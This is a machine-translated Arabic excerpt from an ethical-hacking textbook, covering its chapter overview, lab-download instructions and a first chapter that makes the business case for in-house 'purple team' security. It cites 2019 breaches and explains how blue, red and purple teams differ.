الفصل الأول: دراسة حالة اختراق الأعمال. يُعدّ ترجمة مشاكل أمن الحاسوب إلى مفاهيم مناسبة للشركات وفهم أهدافها التشغيلية عنصرًا أساسيًا في كيفية استخدام الاختراق بفعالية. يتناول هذا الفصل غرف الاجتماعات، والمخاطر، وفهم كيفية نقل المعلومات من قلب شبكات الحاسوب إلى المسؤولين عن اتخاذ القرارات التجارية.

الفصل الثاني: القرصنة الأخلاقية والقانونية. نقدم هنا مقدمة موجزة عن الجوانب القانونية والأخلاقية للقرصنة. ليس كل هاكر محترفًا.

Machine Translated by Google

إجرامي؟ على العكس تماماً. سنقدم بعض النصائح حول كيفية الالتزام بالقانون وكيفية ممارسة القرصنة بشكل احترافي.

الفصل الثالث: بناء صندوق الاختراق الخاص بك. حان وقت التطبيق العملي. في هذا الفصل، ستتعلم كيفية إعداد نظام حاسوبك خطوة بخطوة ليكون جاهزًا لبدء الاختراق، دون أن يعيقك ذلك عن استخدامه في عملك اليومي وأنشطتك الترفيهية. سنوضح لك أيضًا كيفية إعداد مختبرك الأول في جهاز افتراضي (VM)بحيث يكون لديك هدف يمكنك استكشافه واستغلاله بأمان.

الفصل الرابع: جمع المعلومات الاستخباراتية من المصادر المفتوحة. قبل البدء باختراق أنظمة الحاسوب، ستتعلم كيفية جمع المعلومات بشكل غير مباشر عن هدفك. نستخدم في هذا الفصل أمثلة واقعية، حيث نبحث عن معلومات متاحة للعموم ونستخدمها، ولكن ربما بطريقة مختلفة عما شاهدته سابقًا.

الفصل الخامس: نظام أسماء النطاقات (DNS)يُعد نظام أسماء النطاقات (DNS)نظامًا أساسيًا نعتمد عليه جميعًا، ومع ذلك، يفتقر الكثير منا إلى فهمٍ كافٍ لكيفية عمله. في هذا الفصل، ستتعرف على ماهية نظام أسماء النطاقات (DNS)وكيف تعتمد عليه المؤسسات والأفراد على حدٍ سواء. ستتعلم أيضًا بعض التقنيات العملية لجمع المعلومات والبحث عن الثغرات الأمنية قبل استغلالها. سنقدم في هذا الفصل بعض الأدوات المهمة، بما في ذلك Metasploit، وNmapوالتي تُعد قراءتها ضرورية لفهم بقية الكتاب.

الفصل السادس: البريد الإلكتروني. ستتعرف في هذا الفصل على كيفية عمل خوادم البريد الإلكتروني وكيفية اختراقها. يغطي هذا الفصل أساسيات بروتوكول البريد الإلكتروني، وخوادم إعادة توجيه البريد، وصناديق البريد، والبريد الإلكتروني عبر الويب، وجميع أساليب الاختراق التي يمكن استخدامها لاختراق أنظمة البريد الإلكتروني. سنرشدك خطوة بخطوة خلال عملية اختراق خوادم البريد الإلكتروني.

الفصل السابع: شبكة الثغرات الأمنية العالمية. يمكن القول إن شبكة الإنترنت العالمية، التي اخترعها تيم بيرنرز لي عام ،١٩٩٠أصبحت اليوم أساسية لوجودنا. ستتعلم كيف تعتمد هذه الشبكة على بروتوكولات قديمة، وكيفية اختراق البنية التحتية التي تدعم مواقعك الإلكترونية وتطبيقاتك المفضلة.

الفصل الثامن: الشبكات الافتراضية الخاصة (VPN)تُعدّ الشبكات الافتراضية الخاصة حلاً شائعاً ومتزايداً للاستخدام الشخصي والتجاري، حيث يستخدمها عدد لا يُحصى من الموظفين للوصول إلى الشبكة الداخلية لشركاتهم عن بُعد . سنتناول بالتفصيل بعض الطرق التي تعمل بها الشبكات الافتراضية الخاصة الشائعة، وكيفية التعامل معها بأسلوب المخترقين.

الفصل التاسع: الملفات ومشاركة الملفات. حتى هذه المرحلة، كنت قد اطلعت على مؤسسة نموذجية من منظور خارجي. الآن، حان الوقت للدخول إلى الشبكة الداخلية واستكشاف محتوياتها ، بدءًا من خوادم الملفات. في هذا الفصل، سنتناول الجوانب النظرية اللازمة لفهم نظام ملفات لينكس بشكل أفضل، وكيفية استخدام الملفات وتقنية مشاركة الملفات للوصول إلى الأنظمة.

Machine Translated by Google

الفصل العاشر: نظام التشغيل UNIXالانتقال من نظام ،Linuxالذي كان محور تركيزنا حتى هذه اللحظة ، في هذا الفصل نلقي نظرة على نظام التشغيل .UNIX.
سنعرض لكم بعض خصائص أنظمة التشغيل هذه، بما في ذلك نقاط الضعف التي يمكنكم استكشافها واستغلالها.

الفصل الحادي عشر: قواعد البيانات. في هذا الفصل، نبدأ بشرح كيفية إدارة قواعد البيانات الأساسية باستخدام لغة الاستعلامات البنيوية ،(SQL)قبل استعراض الهجمات التي تستغل هذه اللغة وغيرها من ميزات قواعد البيانات. يُعد هذا الفصل أساسًا بالغ الأهمية لفهم كيفية عمل تسريبات البيانات واسعة النطاق وكيفية استغلالها، وهو ما سنواصل شرحه في الفصل التالي.

الفصل :12تطبيقات الويب تُعد تطبيقات الويب جزءًا كبيرًا من العمل اليومي لكل مؤسسة تقريبًا -وهي أيضًا هدف كبير.
نتناول في هذا الفصل أساسيات تطبيقات الويب، مع التركيز على أخطر أنواع الهجمات التي لا تزال تُلحق الضرر بالشركات الصغيرة والكبيرة في جميع أنحاء العالم. ستجد أن كل ما تعلمته حتى الآن يتكامل بشكل مثالي في هذه المقدمة لاختراق تطبيقات الويب.

الفصل الثالث عشر: مايكروسوفت ويندوز. حتى الآن، تعرفتم على العديد من عيوب أنظمة التشغيل لينكس ويونكس. والآن، حان الوقت لتسليط الضوء على نظام التشغيل ويندوز من مايكروسوفت. ينصب التركيز على ويندوز سيرفر، التقنية التي تدعم البنية التحتية لتكنولوجيا المعلومات في العديد من المؤسسات. وكما هو الحال في لينكس، يمكن لويندوز سيرفر استضافة خدمات نظام أسماء النطاقات (DNS)والبريد الإلكتروني والويب ومشاركة الملفات. سنساعدكم في هذا الجزء من الكتاب على نقل مهاراتكم في اختراق أنظمة لينكس ويونكس إلى ويندوز.

الفصل الرابع عشر: كلمات المرور. لقد أشرنا في هذا الكتاب إلى كلمات المرور وخوارزميات تشفيرها. في هذا الفصل، ستتاح لك الفرصة لفهم كيفية تشفير كلمات المرور والمشاكل الكامنة في العديد من الخوارزميات التي يعتمد عليها الناس يوميًا لتأمين بياناتهم. سنقدم لك إرشادات حول كيفية فك تشفير كلمات المرور، أي استعادة كلمات المرور الأصلية من البيانات التي اطلعت عليها في المختبرات التي كنت تختبرها حتى الآن.

الفصل الخامس عشر: كتابة التقارير. لن تتقدم كثيرًا كخبير اختراق أخلاقي أو مختبر اختراق إذا لم تتمكن من إيصال نتائجك إلى عميلك أو زملائك أو رؤسائك. تتطلب كتابة تقرير اختبار الاختراق مجموعة مهارات جديدة تمامًا، وسنوضح لك ما عليك فعله للتواصل بفعالية باستخدام نموذج تقرير كدليل إرشادي.

متطلبات الأجهزة والبرامج

لمتابعة التمارين الواردة في هذا الكتاب، ستحتاج إما إلى جهاز كمبيوتر محمول أو مكتبي يعمل بنظام تشغيل ويندوز أو ماك أو إس أو توزيعة لينكس شائعة، مع مساحة كافية على القرص الصلب أو محرك الأقراص ذي الحالة الصلبة للبرنامج و

Machine Translated by Google

الأدوات الموضحة في الفصول. ستحتاج أيضًا إلى ذاكرة وصول عشوائي (RAM)كافية لتشغيل الأجهزة الافتراضية، واتصال بالإنترنت لتنزيل كل ما تحتاجه. نتناول متطلبات الأجهزة والبرامج في الفصل الثالث، "بناء جهاز الاختراق الخاص بك"، ونرشدك خلال جميع الخطوات اللازمة لبدء الاختراق. إليك الحد الأدنى من المتطلبات:

- معالج Intelأو AMDحديث (مع Streaming SIMD Extensions 2 [SSE2]، والذي تحتوي عليه جميع المعالجات تقريبًا)
- ذاكرة وصول عشوائي (RAM)سعة 4جيجابايت
- سعة محرك الأقراص الصلبة (HDD)أو محرك الأقراص ذي الحالة الصلبة (SSD)من 50إلى 100جيجابايت
- الوصول إلى الإنترنت لتنزيل البرامج وتشغيل بعض البرامج التجريبية-المحطات

كيفية استخدام هذا الكتاب

صُمم هذا الكتاب ليُقرأ من البداية إلى النهاية، ويتضمن أنشطة عملية في كل فصل تقريبًا يمكنك تطبيقها أثناء القراءة. يمكنك قراءة الكتاب دون تنفيذ أي من الأنشطة، وستظل تستفيد منه . أو ربما أنت من النوع الذي يفضل قراءة المحتوى أولًا ثم العودة لتجربة الجوانب العملية؟ في كلتا الحالتين، لتحقيق أقصى استفادة من كتاب "الاختراق العملي"، ننصحك بتجربة تمارين الاختراق العملية، وسنوضح لك كيفية القيام بذلك بالتفصيل.

على الرغم من أن معظم الفصول تتناول جانبًا محددًا من بنية الشبكة في المؤسسة ، إلا أن الانتقال مباشرةً إلى الفصل الذي يهمك أكثر قد يُسبب لك بعض الإرباك. والسبب هو أننا نقدم العديد من المفاهيم في بداية الكتاب والتي ستحتاج إليها لاحقًا، والتي تنطبق على مختلف مجالات الاختراق. في الفصول اللاحقة، ستجد تذكيرات موجزة فقط بالأدوات والتقنيات التي تم تقديمها سابقًا، مع شرح لكيفية تطبيقها في سياق جديد.

لتنفيذ الأنشطة العملية، التي تبدأ في الفصل 3، "بناء صندوق الاختراق الخاص بك"، ستحتاج إلى التأكد من إمكانية الوصول إلى المحتوى القابل للتنزيل الموجود على www.hackerhousebook.com. ستحتاج إلى استخدام اسم المستخدم "student" وكلمة المرور "student" للوصول إلى محتوى files / . (الغرض الوحيد من هذه المصادقة هو منع محركات البحث من تصنيف موقعنا الإلكتروني على أنه ضار. يحتوي هذا الموقع على الكثير من التعليمات البرمجية التي قد تكون ضارة، وستتعلم كيفية استخدامها بشكل مسؤول). سيمكنك هذا الرابط من تنزيل ملف مضغوط واحد باسم files.tgz يحتوي على عدد كبير من الأدوات. كما يستضيف الموقع الإلكتروني ثلاثة مختبرات: مختبر خادم البريد ومختبر UNIX من Hacker House، بالإضافة إلى مختبر مصمم خصيصًا لهذا الكتاب يحتوي على العديد من المختبرات في عملية تنزيل واحدة. المحتوى متوفر أيضًا على موقع Wiley الإلكتروني، على الرابط go/handsonhacking. تفاصيل إعداد حسابك الخاص www.wiley.com/

Machine Translated by Google

يتم تناول موضوع الكمبيوتر لتنفيذ الأنشطة العملية في الفصل 3، "بناء صندوق الاختراق الخاص بك"، ولكن يجب عليك قراءة الفصل 1 والفصل 2 أولاً.
أما البرامج والأدوات الأخرى التي نشير إليها فهي عموماً مفتوحة المصدر، ومتاحة مجاناً، ويمكن تنزيلها من موقع المطور ذي الصلة.

كيفية التواصل مع المؤلفين

يمكنكم التواصل مع مؤلفي الكتاب عبر البريد الإلكتروني info@hacker.house. إذا لاحظتم أي أخطاء أو سهو، أو كانت لديكم أي ملاحظات بشكل عام، يسعدنا تلقيها منكم.

إذا كنت مهتمًا بدورتنا التدريبية عبر الإنترنت، والتي تُكمّل محتوى هذا الكتاب، فتفضل بزيارة training. hacker.house/وسيتم نشر أي تحديثات أو تمارين عملية مصاحبة لهذا الكتاب على الموقع
www.hackerhousebook.com. يمكنك معرفة المزيد عن هاكر هاوس وخدماتنا على صفحتنا الرئيسية hacker.house.

Machine Translated by Google

Machine Translated by Google

الفصل

1

اختراق دراسة جدوى

إذا كنت تتواصل مع صاحب عمل، أو رئيس تنفيذي، أو مسؤول أمن معلومات، أو أي شخص يحتاج إلى إقناع الإدارة العليا بفوائد القرصنة للشركات، فهذا الفصل مُخصّص لك. لا يحتوي هذا الفصل على تمارين عملية للقرصنة كما هو الحال في الفصول الأخرى، بل يُركّز على الأسباب التي تدفع الشركات إلى الاستعانة بخبراء القرصنة. نشرح لماذا نعتقد أن أفضل سبيل لتحسين الأمن السيبراني للمؤسسة هو أن تتبنى أنت وفريقك وجهة عملك عقلية الفريق الأرجواني، وأن تبدأوا بالتفكير كخبراء القرصنة. تُمثّل عقلية الفريق الأرجواني مزيجًا من الفريقين الأزرق والأحمر التقليديين -المدافعين والمهاجمين.

إذا عرفت عدوك وعرفت نفسك، فلن تخشى نتائج مئة معركة. أما إذا عرفت نفسك ولم تعرف عدوك، فمقابل كل نصر تحققه ستتكبد هزيمة. وإذا لم تعرف عدوك ولا نفسك، فستُهزم في كل معركة.

سون تزو، فن الحرب

أن تكون مسؤول أمن المعلومات يعني قيادة جيش. ولكي يكون هذا الجيش فعالاً، عليه أن يعرف نفسه ويعرف عدوه. بعبارة أخرى، أنت بحاجة إلى فريق مُدرَّب على التفكير كالمخترقين . أنت بحاجة إلى فريق يعمل بشكل استباقي لتحديد جميع الطرق التي يمكن للعدو أن يهاجم بها، ثم بناء بنى تحتية أقوى -بدءًا من التحديثات الأمنية.

Machine Translated by Google

من ثغرات البرمجيات إلى وضع سياسات وثقافات أمنية. تحتاج الشركات إلى خبراء أمن المعلومات، وهذا هو موضوع هذا الفصل ومحوره.

جميع أجهزة الكمبيوتر معطلة

في هاكر هاوس، لدينا مقولة: "جميع أجهزة الكمبيوتر معطلة". لا يقوم المخترق "بتعطيل" جهاز كمبيوتر أو شبكة أو برنامج؛ بل إن الجهاز كان معطلاً أصلاً، والمخترق يُظهر مدى عطله. بُنيت الحوسبة الحديثة على أساس من الثقة والسذاجة التي سبقت التجارة الحديثة. ببساطة، لم يكن الأمن موجوداً في البداية، وكل شيء تقريباً منذ ذلك الحين بُني على هذا الأساس غير المستقر.

تُعدّ مسؤولية أمن المعلومات داخل أي مؤسسة اليوم مهمة بالغة الأهمية، وتقع هذه المسؤولية عادةً على عاتق مسؤول أمن المعلومات .(CISO)يتولى مسؤول أمن المعلومات مسؤولية ضمان حماية البنية التحتية لتكنولوجيا المعلومات وبيانات المؤسسة (بما في ذلك البيانات الرقمية وغير الرقمية، مثل السجلات الورقية) بشكل كافٍ من الكوارث، سواءً كانت أعطالًا في النظام، أو ظواهر طبيعية، أو هجمات إلكترونية خبيثة. في المؤسسات الصغيرة، قد لا يكون هناك مسمى وظيفي رسمي لمسؤول أمن المعلومات ، وفي هذه الحالة، غالبًا ما يتولى صاحب العمل أو الرئيس التنفيذي هذه المهمة. إنها مسؤولية جسيمة الحفاظ على أصول الشركة آمنة من الهجمات الإلكترونية المتواصلة والخفية والمنتشرة في كل مكان. إذا حدث خطأ ما (وهو ما يحدث للأسف كثيرًا)، فقد تكون العواقب وخيمة. يمكن أن يؤدي اختراق البيانات إلى خسائر مالية وتشويه سمعة فادحة للشركات، وقد يفقد مسؤول أمن المعلومات وظيفته أو عمله -كل ذلك بنقرة زر وبضع ضغطات على لوحة المفاتيح من قبل مهاجم خبير تقنيًا.

يمارس مسؤولو أمن المعلومات (CISOs)أمن المعلومات، والذي يُختصر غالبًا إلى "أمن المعلومات" ،(infosec)وهو مصطلح يُستخدم لوصف قطاع صناعي بأكمله. ويعني أمن المعلومات حماية البيانات ومنع وصول جهات غير مصرح لها إلى أنظمة الحاسوب.

يتضمن أمن المعلومات تحقيق التوازن بين سهولة استخدام أنظمة الحاسوب وبرامجها وبين أمنها. إن وجود نظام آمن تمامًا، إن وُجد ، سيكون على الأرجح غير قابل للاستخدام بالنسبة لمعظم الشركات والمستخدمين. على سبيل المثال، تخيّل جهاز حاسوب مفصولًا عن الإنترنت، ومُغلقًا في خزنة، ومدفونًا تحت سطح الأرض داخل قفص فاراداي لمنع أي اتصال خارجي.

بما أن المؤسسات مُلزمة بفتح أبوابها والسماح للجمهور (والموظفين) بالوصول إلى خدماتها، فإن وجود نظام آمن تمامًا ليس ممكنًا إلا في حالات استثنائية نادرة. دعونا نلقي نظرة على بعض التحديات التي قد يواجهها مسؤول أمن المعلومات.

في عام ،2019كانت هناك العديد من الحالات البارزة لاختراق منظمات كبيرة .

تبين أن تطبيق واتساب، وهو تطبيق مراسلة فورية، عرضة لهجوم يسمح للمهاجم بالسيطرة على جهاز الضحية

Machine Translated by Google

الهواتف الذكية وإبطال مفعول التشفير التام بين الطرفين في واتساب.
سمح هذا التشفير للمستخدمين بإرسال رسائل خاصة إلى بعضهم البعض (وهي أكبر ميزة بيع لتطبيق واتساب).

تعرضت شركة الأمن "تريند مايكرو" لسرقة سجلات عملائها من قبل أحد موظفيها . استُخدمت هذه السجلات لإجراء مكالمات احتيالية للعملاء بهدف النصب عليهم. تُبرز هذه القضية أهمية ضوابط الأمن الداخلي، وليس فقط حماية الخدمات المُتاحة للجمهور.

تعرضت شركة كابيتال وان، المزودة لبطاقات الائتمان، لسرقة البيانات الشخصية لأكثر من 100مليون عميل على يد مخترق خبيث، يُزعم أنه استغل ثغرة في جدار حماية تطبيقات الويب الخاص بها -وهي تقنية مصممة لحماية المواقع الإلكترونية من الهجمات! وشملت البيانات المسروقة الأسماء والعناوين البريدية وأرقام الضمان الاجتماعي وتفاصيل الحسابات المصرفية. وبعد انتشار الخبر في يوليو ،2019توقعت كابيتال وان أن تصل تكاليف الهجوم إلى 150مليون دولار.

في ديسمبر ،2019تصدّرت شركة ترافيلكس البريطانية عناوين الأخبار بعد تعرضها لهجوم ببرنامج فدية. في هذا النوع من الهجمات، يقوم المهاجمون بسرقة البيانات ويطلبون فدية مقابل استعادتها. بلغت قيمة الفدية في هذه الحالة 6 ملايين دولار، إلا أن ترافيلكس تمكنت على ما يبدو من استعادة بياناتها دون دفع أي مبلغ للمجرمين. لكن هذا لا ينطبق على جميع المؤسسات والأفراد الذين تضرروا من هذه الهجمات.

برامج الفدية.

هذه مجرد عينة ضئيلة من الاختراقات التي تحدث باستمرار. إذا كنت تعتقد أن وتيرة هذه الاختراقات وتأثيرها أمرٌ مُقلق، فاعلم أن الوضع مُرشّحٌ للتفاقم. يتزايد عدد الثغرات الأمنية المحتملة داخل الشركات، وحجم البيانات، فضلاً عن مسؤولياتنا القانونية والأخلاقية تجاه هذه البيانات، بمعدلاتٍ مُتسارعة.

علاوة على ذلك، تتزايد هذه التهديدات بوتيرة أسرع بكثير من قدرة أمن المعلومات التقليدي على التعامل معها، نظرًا لاعتماده على مختبري اختراق خارجيين مكلفين -أي أولئك الذين يمتلكون مهارات متخصصة مصممة لاكتشاف ثغرات أمن الحاسوب في المؤسسة والإبلاغ عنها . ونتيجة لذلك، يجد مسؤولو أمن المعلومات أنفسهم في موقف شبه مستحيل، إذ يحاولون حماية المزيد بموارد متضائلة.

لا بد من تغيير شيء ما.
لحسن الحظ، لقد حدث ذلك. أنت على وشك اكتشاف كيف أن فرق الأمن الأرجواني -وهي عملية تطوير فرق أمن داخلي عالية المهارة وثقافات أمنية مؤسسية قوية -ليست ممكنة فحسب، بل عملية وبسيطة وفعالة من حيث التكلفة أيضًا.
يُعدّ فريق العمل الأرجواني نهجًا عصريًا وفعالًا لأمن المعلومات في الشركات، وهو ضروري للغاية في جميع الأعمال، سواء كانت شركات صغيرة أو تكتلات متعددة الجنسيات. بعبارة أخرى، تُعدّ فرق العمل الأرجوانية أساسية لكل شركة، إذ تُزوّدها بفهمٍ عميق لأساليب عمل المهاجمين، وتُقدّم لها إرشادات حول كيفية منع نجاح هجماتهم.

Machine Translated by Google

المخاطر

قبل أن نتعمق في معرفة ماهية فرق العمل الأرجوانية وكيفية عملها، دعونا نلقي نظرة فاحصة على السياق الخطير الذي يعمل فيه معظم مسؤولي أمن المعلومات والشركات حاليًا.

ما المسروق ولماذا هو ذو قيمة

البيانات قيّمة. يمكن استخدامها للتأثير على الرأي العام، وتحويل مبالغ طائلة، والفوز بالانتخابات، وإقصاء المنافسين، وتعيين أو فصل المديرين التنفيذيين، واحتجاز الأفراد والأصول كرهائن، وربما حتى إشعال الحروب... والقائمة تطول. باختصار، البيانات هي مصدر الثروة الجديد للشركات. إنها تجارة ضخمة.

لسوء الحظ، لا تُدرك العديد من الشركات (باستثناء مديري تقنية المعلومات ومديري أمن المعلومات فيها، بالطبع) قيمة بياناتها. "لماذا قد يرغب أي شخص في سرقة صورنا أو بيانات تسجيل الدخول الخاصة بموظفي الاستقبال؟" ألا يبدو هذا مألوفًا؟ السؤال الأنسب اليوم هو: "لماذا لا يرغبون في سرقة هذه البيانات؟" من الأفضل حقًا عدم التكهن بقيمة البيانات من عدمها، فجميعها قيّمة بالنسبة للمهاجم. يُقدّر المخترقون البيانات لأنها تُباع بسهولة في السوق السوداء لتحقيق ربح سريع عند الحاجة. غالبًا ما يكون هذا هو الدافع الوحيد الذي يحتاجه فرد أو مجموعة لسرقة البيانات.

تُعرَّف البيانات بأنها معلومات بصيغتها الخام قابلة للمعالجة لتصبح معلومات قابلة للاستخدام. البيانات موجودة في كل مكان: كشوف الرواتب، أرقام المبيعات، تفاصيل الحسابات المصرفية وبطاقات الائتمان، بيانات الهوية الشخصية، رسائل البريد الإلكتروني، التحليلات، كلمات المرور، المراقبة، الإحصاءات، الملفات الحكومية، السجلات الطبية، التقارير العلمية، الوثائق القانونية، معلومات الاشتراكات، مواقع المنافسين، السجلات المالية... والقائمة تطول. بالطبع، كلما ازدادت "ذكاءنا" (الهواتف الذكية، الساعات الذكية، المساعدون الافتراضيون، المقابس الذكية، منظمات الحرارة الذكية، الثلاجات الذكية، أجراس الأبواب المزودة بكاميرات فيديو، السيارات الكهربائية، أقفال الأبواب الذكية... والقائمة طويلة أيضاً)، زادت كمية البيانات ، أو بالأحرى، زادت كمية البيانات غير الآمنة.

إنترنت الأشياء المعرضة للخطر

لسوء الحظ، على الرغم من التطور الهائل في ذكاء الأجهزة، إلا أن معظمها يفتقر إلى الذكاء الأمني. سواءً كان ذلك بسبب جهل الشركات المصنعة بالمخاطر أو انشغالها بها، أو ببساطة لتجاهلها (فالاستثمار في الأمن يؤثر على هوامش الربح)، تُنتج ملايين الأجهزة الذكية سنويًا دون أي حماية فعّالة مدمجة. تُستخدم هذه الأجهزة -مليارات منها -في المنازل والشركات يوميًا، ومعظمها يُعرّض بياناتنا القيّمة للخطر.

الحقيقة، التي يعرفها مسؤولو أمن المعلومات جيدًا، هي أننا لا نملك إنترنت الأشياء ،(IoT)بل لدينا "إنترنت الأشياء المعرضة للاختراق". ويتعين على مسؤولي أمن المعلومات الآن أن

Machine Translated by Google

فكر مرتين قبل الموافقة على تركيب أجهزة تنظيم الحرارة الذكية في جميع أنحاء محفظة العقارات التابعة للشركة أو ما إذا كان ينبغي على أعضاء مجلس الإدارة ارتداء الساعات الذكية (وهذا إذا فكر أي شخص في عرض هذه القرارات عليهم أولاً).

علاوة على ذلك، أصبحت الشركات أكثر مسؤولية قانونية عن البيانات التي تحتفظ بها وتعالجها (وهذا حقها). فعلى سبيل المثال، ينص قانون حماية البيانات العامة (GDPR)الصادر عن الاتحاد الأوروبي على ضرورة أن تطبق الشركات نفس مستوى الحماية للبيانات، مثل عنوان IPالخاص بالفرد أو بيانات ملفات تعريف الارتباط، كما تفعل مع الأسماء والعناوين.

تتضمن بعض المتطلبات الرئيسية للخصوصية وحماية البيانات في اللائحة العامة لحماية البيانات (GDPR)الحصول على موافقة الأفراد على معالجة البيانات، وإخفاء هوية البيانات التي تم جمعها لحماية الخصوصية، وتقديم إشعارات بخرق البيانات، والتعامل الآمن مع نقل البيانات عبر الحدود، وإلزام بعض الشركات بتعيين مسؤول حماية البيانات للإشراف على الامتثال للائحة العامة لحماية البيانات .(GDPR)

الفرق الزرقاء والحمراء والبنفسجية

يعتمد أمن المعلومات التقليدي على مبدأ فرق الدفاع (Blue Teaming)وفرق الهجوم (Red Teaming)(مع أن بعض الشركات لا تمتلك أيًا منهما، أو لا تشترط بالضرورة استخدامهما بالشكل الكامل). ولتوضيح الأمر، دعونا نلخص بإيجاز ما يبدو عليه ذلك.

الفرق الزرقاء

تُعرف فرق الدفاع الزرقاء باسم "فرق الحماية الأخلاقية"، وهي فرق تعمل وفق منهجية شاملة تركز على الأنظمة، حيث تُجري تحليلات لأنظمة المعلومات لضمان الأمن، وتحديد الثغرات الأمنية، والتحقق من فعالية التدابير الأمنية، والتأكد من استمرار فعاليتها بعد تطبيقها. يتألف أعضاء هذه الفرق عادةً من موظفي الدعم الفني، ومختصي تحديث الأنظمة، وموظفي النسخ الاحتياطي والاستعادة، ومديري أدوات الأمان الأساسية، وغيرهم. قد تستعين مراكز بيانات الشركات الكبرى بمسؤولي شبكات لمراقبة شبكاتها والاستجابة للاختراقات. من الناحية المثالية، يجب أن يكون فريق الدفاع الأزرق قادرًا على رصد أي هجوم محتمل واتخاذ خطوات استباقية للتخفيف من آثاره قبل وقوع أي ضرر حقيقي.

الفرق الحمراء

عندما يتعلق الأمر بأمن المعلومات المتعمق، لم يكن أمام معظم مسؤولي أمن المعلومات خيار سوى الاستعانة بفرق الاختراق، وهي فرق مستقلة من المحترفين الذين يتحدون المؤسسة لتحسين فعاليتها من خلال تقمص دور الخصم (المهاجم). تستخدم فرق الاختراق نفس الأدوات والتقنيات التي يستخدمها المخترقون الحقيقيون. وقد تستمر حملات الهجوم من عدة أسابيع إلى شهور.

Machine Translated by Google

عادةً ما يكون للعملية هدف محدد، مثل "سرقة" بيانات قيّمة من الشركة. في نهاية المهمة، ينبغي على الفريق الأحمر العمل مع الفريق الأزرق التابع للعميل لمعالجة المشكلات التي تم اكتشافها واقتراح إجراءات تصحيحية.

لا ينبغي الخلط بين فرق الهجوم الأحمر ومختبري الاختراق. مختبر الاختراق
يقوم هذا الكتاب بتقييم أمني لشبكة الحاسوب الخاصة بالمنظمة، وهو موضوع هذا الكتاب. ويستغرق هذا التقييم الأمني عادةً عدة أيام.
وفي النهاية، يتم إصدار تقرير يشير إلى العيوب والثغرات الأمنية.
غالباً ما يعمل مختبر الاختراق بمفرده، ولا يُتوقع منه تنفيذ هجوم متعمق كفريق الهجوم الأحمر. مع ذلك، ينبغي على مختبري الاختراق تبني نفس الأساليب التي يستخدمها فريق الهجوم الأحمر التقليدي، واستخدام نفس التقنيات التي يستخدمها المخترقون الخبيثون.

لا تستطيع كل شركة توظيف صيادين نشطين للتهديدات لمراقبة الشبكة (الفريق الأزرق)، كما أن كل شركة لا تحتاج [redacted] تكتيكي ومستهدف.
وهذا الأخير ضروري للشركات التي تعالج العديد من المعاملات المالية في الثانية، وتتعرض باستمرار للهجوم، وحيث يمكن حتى الكشف عن المعلومات من ملف السجل أن يكشف عن حركة الأموال، مثل البنوك وشركات المقامرة.

بعض الشركات لديها فرقها الداخلية الخاصة لاختبار الاختراق و/أو مختبري الاختراق، وهذه الشركات غالباً لا تحتاج إلى الاستعانة بمصادر خارجية لهذه الأدوار إلا لأغراض الامتثال.

الشركات الخاصة الكبيرة (وخاصة تلك التي تستثمر فيها الحكومة بكثافة)
لطالما استخدمت شركات المقاولات الدفاعية (مثل SAICو IBMوالوكالات الحكومية الأمريكية (مثل وكالة المخابرات المركزية) فرق اختبار الاختراق. أما المؤسسات الأصغر حجماً، فتستعين عادةً بخبراء اختبار الاختراق، بشكل دوري، لتقييم وضعها الأمني.

بمجرد انتهاء المهمة، يقع على عاتق الفريق الأزرق التابع للمنظمة أو غيره من الاستشاريين الخارجيين ذوي الخبرة اتخاذ الإجراءات اللازمة بناءً على اقتراحات الفريق الأحمر أو تلك المحددة في تقرير مختبر الاختراق. عند هذه المرحلة، قد تظهر بعض المشكلات. في الماضي، ربما كان هذا النهج غير المترابط لأمن المعلومات مقبولاً، حيث كان يُنجز المهمة بشكل مقبول إلى حد ما. أما الآن، فنادراً ما ينجح.

تتمثل إحدى أكبر المشكلات في اتخاذ إجراءات بناءً على توصيات فريق الاختبار الأحمر أو تقارير مختبر الاختراق. غالبًا ما لا تُستكمل هذه الخطوة (أو حتى لا تُبدأ) للأسباب المذكورة لاحقًا، وبالتالي قد تصبح التقارير مجرد إجراء شكلي لإرضاء المساهمين. تشمل أسباب ذلك ما يلي:

التدريب غير الكافي: غالباً ما لا تعرف الفرق الزرقاء كيفية التصرف بناءً على التقارير بسبب نقص المهارات خارج نطاق المهام الشائعة مثل إعادة تكوين جدران الحماية وتحديث البرامج وتغيير كلمات المرور.

Machine Translated by Google

نقص الموارد: تقول العديد من الشركات إن فرق الأمن السيبراني لديها تعاني من نقص في الموظفين، وبما أن جزءًا كبيرًا من الميزانية يُنفق على اختبار الاختراق، فغالبًا ما يكون هناك مجال ضئيل لجلب المزيد من الموارد.

الوقت المحدود: من الصعب على الشركات إعادة توجيه موارد الموظفين لمراجعة التقارير الفنية الطويلة ومعالجة الثغرات الأمنية، خاصة عندما تكون فرق الدفاع الأزرق مشغولة في كثير من الأحيان بمكافحة الحرائق على عدة جبهات.

نقص الحوافز: قد يكون من الصعب على مسؤولي أمن المعلومات تحفيز الموظفين على مراجعة تقرير اختبار اختراق مطول، تم إنشاؤه بواسطة شخص آخر (من المحتمل أنه حصل على أموال أكثر بكثير)، وتصحيح الثغرات الأمنية.

أحيانًا، عندما تُشير فرق الاختبار الأحمر أو مختبرو الاختراق (سواءً كانوا من داخل المؤسسة أو من خارجها) إلى ثغرات أمنية، يتخذ أعضاء الفريق الأزرق موقفًا دفاعيًا، مما يؤدي إلى تبادل الاتهامات والعداء والفوضى الداخلية. ونتيجةً لذلك، قد يجد مسؤولو أمن المعلومات أنفسهم يتعاملون مع قضايا الموارد البشرية بقدر تعاملهم مع التكنولوجيا.

في جوهر الأمر، الفجوة بين فرق الدفاع والهجوم التقليدية واسعة للغاية. يحتاج مسؤولو أمن المعلومات إلى أشخاص يفهمون التكتيكات والتقنيات والإجراءات التي يستخدمها المهاجمون الإلكترونيون، وكيفية بناء دفاعات أفضل ضدهم. كما يحتاجون إلى فريق داخلي قادر على اكتشاف المشكلات المحتملة ومعالجتها استباقيًا، سواءً كان ذلك بتحديث نظام التشغيل على محطات العمل، أو رصد فكرة تركيب منظمات حرارة متصلة بالإنترنت في جميع مباني الشركة، وتقييم مدى جدوى ذلك.

الفرق البنفسجية

عند التفكير في أمن بياناتهم وأنظمة الكمبيوتر الخاصة بهم، قد يفكر صاحب مشروع صغير في شيء من هذا القبيل:

"أحتاج إلى حلول أمن سيبراني فعالة وغير مكلفة لحماية بيانات شركتي حتى أتمكن من الاسترخاء وتكريس جهودي لتنمية أعمالي."

كلا السيناريوهين ممكنان من خلال تبني عقلية الفريق البنفسجي.
